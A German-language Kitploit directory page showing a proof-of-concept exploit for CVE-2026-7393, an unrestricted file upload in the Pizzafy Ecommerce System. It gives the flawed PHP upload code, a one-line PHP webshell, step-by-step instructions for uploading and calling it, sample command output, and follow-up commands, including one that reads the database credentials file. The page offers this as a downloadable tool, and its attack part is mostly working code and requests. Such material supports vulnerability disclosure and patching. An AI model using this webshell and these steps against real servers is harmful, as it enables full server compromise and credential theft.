
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-7393-RCE — Proof-of-Concept-Exploit für CVE-2026-7393: uneingeschränkter Dateiupload im Pizzafy Ecommerce System 1.0, der authentifizierten Administratoren ermöglicht, eine PHP-Webshell hochzuladen und Remote-Code-Ausführung zu erreichen. | Kitploit
Tools/GitHubGitHub/xmyronn/cve-2026-7393-rce
Payload-GenerierungSchwachstellenanalyseCode-AnalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubxmyronn/cve-2026-7393-rce

CVE-2026-7393-RCE

Proof-of-Concept-Exploit für CVE-2026-7393: uneingeschränkter Dateiupload im Pizzafy Ecommerce System 1.0, der authentifizierten Administratoren ermöglicht, eine PHP-Webshell hochzuladen und Remote-Code-Ausführung zu erreichen.

Repository anzeigen
9vor 6 MonatenNoch nicht geprüft
Teilen

Pizzafy Ecommerce System 1.0 – Unbeschränkter Dateiupload in save_menu() führt zur Remote-Codeausführung

Details

FeldWert
AnbieterSourceCodester
Anbieter-URLhttps://www.sourcecodester.com
ProduktPizzafy Ecommerce System using PHP and MySQL
Produkt-URLhttps://www.sourcecodester.com/php/18708/pizzafy-ecommerce-system.html
Version1.0
SicherheitslückeUnbeschränkter Dateiupload → Remote-Codeausführung
CWECWE-434
CVSSv3-Score7.8 (Hoch)
AngriffsvektorNetzwerk
Authentifizierung erforderlichJa (Administrator)
BenutzerinteraktionKeine
ForscherImad Alvi
Datum2026-04-12

Betroffene Komponente

Datei: Pizzafy/admin/admin_class_novo.php → Funktion save_menu()
Parameter: img (DATEI)
Upload-Pfad: Pizzafy/assets/img/


Beschreibung

Die Funktion save_menu() in Pizzafy Ecommerce System 1.0 verarbeitet Bild-Uploads für Menüeinträge, ohne eine Dateityp-Validierung durchzuführen. Die Anwendung ermittelt die Dateiendung mittels pathinfo(), überprüft oder beschränkt die erlaubten Dateitypen jedoch nie, bevor die hochgeladene Datei in das webbasierte Verzeichnis assets/img/ verschoben wird. Ein authentifizierter Administrator kann eine PHP-Webshell als Menübild tarnen, hochladen und dann direkt über den Browser darauf zugreifen, um eine Remote-Codeausführung auf dem Server zu erreichen.

Verwundbarer Code in admin_class_novo.php:

function save_menu(){
    extract($_POST);
    // ...
    if($_FILES['img']['tmp_name'] != ''){
        $fname = strtotime(date('y-m-d H:i')).'_'.$_FILES['img']['name'];
        $move = move_uploaded_file($_FILES['img']['tmp_name'],'../assets/img/'. $fname);
        $data .= ", img_path = '$fname' ";
    }
    // Keine Prüfung der Dateiendung, kein MIME-Typ-Check
}

Proof of Concept

Schritt 1 — PHP-Webshell erstellen

Erstellen Sie eine Datei mit dem Namen shell_web2.php und folgendem Inhalt:

<?php echo shell_exec($_GET['cmd']); ?>

Schritt 2 — Webshell über die Menüverwaltung hochladen

Melden Sie sich als Administrator an und navigieren Sie zu:

http://localhost/pizzafy/Pizzafy/admin/index.php?page=menu

Füllen Sie das Menüformular mit gültigen Werten aus und wählen Sie shell_web2.php als Bilddatei aus. Klicken Sie auf Speichern.

Bildschirmfoto 2026-04-12 171202

Die Shell wird nun als Menüeintrag auf der kundenseitigen Seite angezeigt.

Bildschirmfoto 2026-04-12 171236

Schritt 3 — Hochgeladene Shell finden

Navigieren Sie zum Assets-Verzeichnis – die Verzeichnisauflistung ist aktiviert (CWE-548):

http://192.168.0.9/pizzafy/Pizzafy/assets/img/

Die hochgeladene PHP-Shell ist in der Verzeichnisauflistung sichtbar.

Bildschirmfoto 2026-04-12 171300

Schritt 4 — Remote-Befehle ausführen

Greifen Sie direkt auf die hochgeladene Shell zu und übergeben Sie Systembefehle über den Parameter cmd:

http://192.168.0.9/pizzafy/Pizzafy/assets/img/1775994120_shell_web2.php?cmd=whoami

Antwort – Betriebssystembefehl auf dem Server ausgeführt:

desktop-g1i9np3\dell
Bildschirmfoto 2026-04-12 171313

Zusätzliche Befehle

?cmd=whoami
?cmd=ipconfig
?cmd=dir C:\xampp\htdocs\pizzafy
?cmd=type C:\xampp\htdocs\pizzafy\Pizzafy\admin\db_connect.php

Auswirkungen

Ein authentifizierter Administrator kann:

  • Beliebige PHP-Dateien auf den Webserver hochladen
  • Beliebige Betriebssystembefehle auf dem Server ausführen
  • Vertrauliche Dateien einschließlich Datenbank-Anmeldedaten lesen
  • Eine Reverse-Shell für dauerhaften Vollzugriff einrichten
  • Den zugrunde liegenden Server vollständig kompromittieren

Hinweis zur Verzeichnisauflistung (CWE-548)

Das Verzeichnis assets/img/ hat die Verzeichnisauflistung aktiviert, sodass nicht authentifizierte Benutzer alle hochgeladenen Dateien einschließlich der Webshell durchsuchen können. Dies verschärft die Schwere der Dateiupload-Sicherheitslücke.



Referenzen

  • SourceCodester — Pizzafy Ecommerce System
  • CWE-434: Unrestricted Upload of File with Dangerous Type
  • CWE-548: Exposure of Information Through Directory Listing
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    960
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    349
  • 4

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    343
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    295

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →



